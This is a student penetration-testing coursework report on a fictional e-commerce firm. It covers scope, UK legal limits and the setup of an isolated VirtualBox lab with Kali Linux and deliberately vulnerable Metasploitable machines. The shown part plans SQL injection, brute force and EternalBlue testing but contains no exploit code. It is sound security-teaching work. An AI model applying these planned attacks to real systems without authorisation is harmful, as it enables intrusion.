COMP40741 - Coursework March 2025

Ethical Hacking and Penetration Testing

Name – Karunakar Reddy Machupalli

Student ID - N1334679

1. Introduction

1.1 Comprehensive Overview

1.1.1 Acme Corporation

Acme Corporation is an emerging leader in the e-commerce sector, catering to over 500,000 customers annually and managing $50 million in transactions. Established in 2010, this mid-sized enterprise has prospered by employing an advanced IT infrastructure. The system includes a customer-facing web application, a backend database, and a corporate intranet, facilitating online transactions, secure data management, and internal processes. These digital assets provide the foundation of Acme’s success, yet they also make it a target in an increasingly aggressive cybersecurity landscape.

The stakes are significant: the **“2023 Verizon Data Breach Investigations Report indicates a 30% increase in hacks aimed at e-commerce sites” (Verizon, 2023).** This situation prompts significant concerns about the security of Acme's intricate IT infrastructure. To address these issues directly, the organization chose to conduct a penetration test, a tactical decision to uncover vulnerabilities prior to potential exploitation. The outcomes of this test are expected to reveal immediate threats and to inform Acme's initiatives to enhance its future defenses.

1.1.2 Cybersecurity Concerns

E-commerce platforms such as Acme Corporation come across an escalating array of cyber threats. The “**2024 Verizon Data Breach Investigations Report” (Verizon, 2024).** lists web application attacks, including SQL injection, as responsible for 25% of breaches, specifically targeting forms to extract databases such as customer credit card information or personal data. Ransomware, which encrypts essential systems, poses risks of financial loss and operational problems, while credential theft, frequently achieved through brute force attacks, facilitates unauthorized access. Acme's integrated web application, database, and intranet exacerbate these risks; one major vulnerability such as an EternalBlue buffer exploit could propagate throughout its network, undermining trust, and revenue.

These threats are not hypothetical. "**OSINT reveals vulnerabilities" (OWASP, 2023).** in services, facilitating potential attacks. With $50 million in annual transactions at risk, Acme tackles a critical question: how secure is its digital security?

1.1.3 Request for Penetration Testing Services

Acme Corporation, addressing cyber dangers such as SQL injection and ransomware, commissioned this penetration test to safeguard its $50 million e-commerce business. The objective is to identify and prevent vulnerabilities inside its web application, intranet, and a cloud-hosted SQL database, which are susceptible to form-based injections, brute force attacks, or network exploits. A significant obstacle is permissions, particularly for the third-party cloud provider overseeing the SQL database. Conducting SQL injection testing demands explicit authorization to mitigate legal concerns and service disruptions, assuring compliance within contractual boundaries.

1.2 Clear Scope Definition

1.2.1 Scope of the Test

The penetration test focused on Acme Corporation's online application, corporate intranet, and SQL database hosted on AWS RDS, outlined in the following table:

External Testing	Description
SQL Injection	**Targeting web app forms for data leaks.**
Brute Force	**Attacking login credentials externally.**
OSINT & Nmap	**Gathering public data on Acme endpoints.**

Internal Testing	Description
Buffer Attack	**Exploiting SMB on intranet.**
Privilege Escalation	**Assessing intranet access elevation.**

Exclusions extend to AWS RDS infrastructure beyond Acme's authority, third-party payment gateways, and physical security measures. Permissions are essential, particularly for AWS RDS SQL injection assessments. In absence of them, violations of the "**UK Computer Misuse Act 1990 (unauthorized access)"** (**UK Government, 1990).** and the **"Data Protection Act 2018 (data risk)" (UK Government,**

2018). may result in penalties of up to £17.5 million or 4% of annual revenue, in addition to potential legal proceedings. Acme have not obtained specific AWS authorization in accordance with these regulations.

1.2.2 Objectives

The penetration test aims to achieve three primary objectives to safeguard Acme Corporation's e-commerce ecosystem,

Objective	Focus
Identify exploitable vulnerabilities	**Pinpoint SQL injection in web app, Buffer Attack on intranet, Nmap Scan, brute force/OSINT risks across all systems.**
Assess current security effectiveness	**Test controls against external injections, internal exploits.**
Provide prioritized recommendations	**Offer fixes like patch SQL flaws, harden intranet ranked to protect 500,000 customers.**


These objectives focus on Acme's web application and intranet, the assessment investigates real-world threats such as form-based injections, buffer attacks, and credential breaches to identify vulnerabilities.

2. Lab Setup

2.1 Virtual Lab Configuration

2.1.1 Virtualization Software

The lab employs **"VirtualBox, an open-source program from Oracle" (Oracle Corporation, 2025).** chosen for its comprehensive capabilities, cross-platform compatibility (Windows, macOS, Linux), and cost-free availability. It stimulates separate virtual machines (VMs) to replicate Acme Corporation's locally hosted e-commerce systems the customer-facing web application and corporate intranet. The SQL database, hosted on AWS RDS, is not included in this local configuration, VirtualBox's host-only networking establishes an isolated environment, facilitating OSINT scans to identify local services securely, hence supporting attacks such as brute force or buffer exploits. This isolation guarantees that unsafe probes remain confined to the lab, safeguarding the host. Snapshots help with the recurrent evaluation of Acme's environment by imitating both external and internal threats.



General

Name: System32_default_1741482890920_53986
Operating System: Windows Server 2008 (64-bit)

System

Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, Hyper-V Paravirtualization

Display

Video Memory: 4 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5952
Recording: Disabled

Storage

Controller: IDE Controller
IDE Primary Device 0: metasploitable3-win2k8-disk001.vmdk (Normal, 60.00 GB)

Audio

Disabled


Network

Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet

Image1: VirtualBox Manager with all the machines required for the lab

2.1.2 Kali Linux

"Kali Linux, a Debian-based operating system designed for penetration testing" (Offensive Security, 2024). serves as the lab's attack machine. Utilizing tools such as Nmap (scanning), Metasploit (exploitation), it aims at Acme Corporation's systems. Configured in VirtualBox with two adapters: Adapter 1 (NAT) at 10.0.2.15 for updates and Adapter 2 (Host-Only, VirtualBox Host-Only Ethernet Adapter) at 192.168.56.101 for lab attacks, it provides flexibility. Repositories are updated using apt update && apt upgrade for existing tools.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt upgrade -y
Hit:1 http://kali.download/kali kali-rolling InRelease
1496 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
  firebird3.0-common      libgles1                      libtag1v5
  firebird3.0-common-doc  libglvnd-core-dev             libtag1v5-vanilla
  libbfio1                libglvnd-dev                  libtagc0
  libc++1-19              libgtksourceview-3.0-1        libunwind-19
  libc++abi1-19           libgtksourceview-3.0-common   libwebrtc-audio-processing1
  libcapstone4            libgtksourceviewmm-3.0-0v5    libx265-209
  libconfig++9v5          libgumbo2                     openjdk-23-jre
  libconfig9              libjxl0.9                     openjdk-23-jre-headless
  libdirectfb-1.7-7t64    libmbedcrypto7t64             python3-appdirs
  libegl-dev              libmsgraph-0-1                python3-ntlm-auth
  libflac12t64            libpaper1                     ruby3.1
  libfmt9                 libqt5sensors5                ruby3.1-dev
  libgl1-mesa-dev         libqt5webkit5                 ruby3.1-doc
  libgles-dev             libsuperlu6
```

Image2: Updating Kali Linux Repositories using terminal/shell

2.1.3 Metasploitable 2

“Metasploitable 2” ***(Rapid7, 2025).*** is a deliberately vulnerable Ubuntu-based virtual machine that emulates the locally hosted web application of Acme Corporation. Acquired as a pre-built image from Rapid7, it operates within VirtualBox at the IP address 192.168.56.104 on the host-only network (VirtualBox Host-Only Ethernet Adapter, 192.168.56.0/24). Metasploitable 2 provides services and software that are vulnerable, to replicate e-commerce front-end.




```
 * Starting deferred execution scheduler atd                             [ OK ]
 * Starting periodic command scheduler crond                             [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                              [ OK ]
 * Starting web server apache2                                           [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                         [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Image3: Metasploitable 2 login Screen

2.1.4 Windows Server

A Windows Server 2008 R2 virtual machine, integral to Metasploitable 3, emulates Acme Corporation’s corporate intranet where the details of employees, financial information and internal tools are stored. The ISO, obtained from **“Internet Archive” (Internet Archive, 2022).** was validated with a corresponding SHA hash to confirm its integrity against the original. Microsoft authorizes its use for a 180-day assessment period, rendering it lawful for lab testing. Built utilizing **“Rapid7’s GitHub” (GitHub, 2025).** source and the “windows_2008_r2.json” template. Windows Server 2008 operates within VirtualBox at the IP address 192.168.56.103 on a host-only network. Set up as a domain controller via SMBv1 file-sharing, it replicates Acme’s internal network, facilitating the e-commerce operation. Inherently vulnerable, it reveals EternalBlue for buffer overflow exploits on SMBv1. This configuration safely tests the robustness of the intranet.



```
PS C:\Users\karun\Downloads\metasploitable3-master\metasploitable3-master> cd C:\Users\karun\Downloads\metasploitable3-m
aster\metasploitable3-master
>> packer build -only=virtualbox-iso packer/templates/windows_2008_r2.json
virtualbox-iso: output will be in this color.

==> virtualbox-iso: Retrieving Guest additions
==> virtualbox-iso: Trying C:\Program Files\Oracle\VirtualBox/VBoxGuestAdditions.iso
==> virtualbox-iso: Trying file://C:/Program%20Files/Oracle/VirtualBox/VBoxGuestAdditions.iso
==> virtualbox-iso: file://C:/Program%20Files/Oracle/VirtualBox/VBoxGuestAdditions.iso => C:/Program Files/Oracle/Virtua
lBox/VBoxGuestAdditions.iso
==> virtualbox-iso: Retrieving ISO
==> virtualbox-iso: Trying file:///C:/Users/karun/Downloads/7601.17514.101119-1850_x64fre_server_eval_en-us-GRMSXEVAL_EN
_DVD.iso
==> virtualbox-iso: Trying file://C:/Users/karun/Downloads/7601.17514.101119-1850_x64fre_server_eval_en-us-GRMSXEVAL_EN_
DVD.iso?checksum=md5%3A4263be2cf3c59177c45085c0a7bc6ca5
```

Image4: Building Windows Server 2008 “.box” file using Packer with “windows_2008_r2.json” template

2.1.5 AWS RDS

Acme Corporation's SQL database is hosted on Amazon Web Services Relational Database Service (AWS RDS), a third-party cloud platform. As Acme did not secure formal authorization from AWS, testing the live system is excluded from the scope. To adhere to the **“UK's Computer Misuse Act 1990 and Data Protection Act 2018”**, SQL injection vulnerabilities are simulated locally in the laboratory via Metasploitable 2 Ubuntu. This virtual server, emulates the web-to-database issues that Acme might face on AWS RDS, including form-based injections that could jeopardies client data.

2.2 Network Setup

2.2.1 Network Configuration


The lab's network connects Kali Linux, Metasploitable 2 and Windows Server 2008 R2 via VirtualBox, isolating Acme Corporation’s simulated environment while permitting internet access. Kali Linux, the penetration testing platform, operates at 192.168.56.101(Host-Only – Adaptor 2) and 10.0.2.15(NAT – Adaptor 1), Metasploitable 2, is accessible at 192.168.56.104(Host-Only). Windows Server 2008 R2, which replicates the intranet, is located at 192.168.56.103(Host-Only) and is vulnerable to network vulnerabilities. This configuration, separate from Acme’s AWS RDS SQL database, guarantees secure probing of the Acme's ecosystem.

2.2.2 Network Diagram

The network diagram illustrates the lab's configuration in VirtualBox, isolating the simulated systems of Acme Corporation. Kali Linux, the penetration testing platform, employs two network adapters: Adapter 1 (NAT) with the IP address 10.0.2.15 for internet connectivity, and Adapter 2 (Host-Only, VirtualBox Host-Only Ethernet Adapter) with the IP address 192.168.56.101, facilitating connection to the lab's subnet (192.168.56.0/24). Metasploitable 2, functioning as the web application, is located at 192.168.56.104, and Windows Server 2008 R2, simulating the intranet, operates at 192.168.56.103, both on a host-only network.

2.3 Screenshots

2.3.1 Annotated Screenshots



kali-linux-2024.4-virtualbox-amd64 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: NAT

Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 0800276E136E

☑ Cable Connected

Port Forwarding

Image5: Kali Linux Adapter-1 Network Configuration


kali-linux-2024.4-virtualbox-amd64 - Settings

Network

Adapter 2

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027E65454

☑ Cable Connected

Image6: Kali Linux Adapter-2 Network Configuration


Metasploitable2 - Settings

Network

Adapter 1

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 0800272DC213

☑ Cable Connected

Image7: Metasploitable 2 Adapter-1 Network Configuration



Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 080027D7CCD8

☑ Cable Connected


Invalid settings detected

Image8: Windows Server R2 2k8 Adapter-1 Network Configuration




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::72ee:5cf2:d9c5:b927  prefixlen 64  scopeid 0×20<link>
        inet6 fd00::df25:7e8:1875:b21e  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 2896 (2.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 4133 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::6038:9648:14b8:4c17  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:e6:54:54  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 1180 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3420 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Image9: Kali Linux results for “ifconfig” command in terminal/shell


Metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
msfadmin@metasploitable:/etc/init.d$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2d:c2:13
          inet addr:192.168.56.104  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2d:c213/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4914532 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4939157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:403974411 (385.2 MB)  TX bytes:459752119 (438.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:12024 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12024 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5706957 (5.4 MB)  TX bytes:5706957 (5.4 MB)

msfadmin@metasploitable:/etc/init.d$ _
```

Image10: Metasploitable 2 results for "ifconfig" command


System32_default_1741482890920_53986 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
s Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine
Start
9:44 AM
3/10/2025
Right Ctrl

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{6FEEDED4-FC1E-4857-BEB8-72167D5BDAA6}:

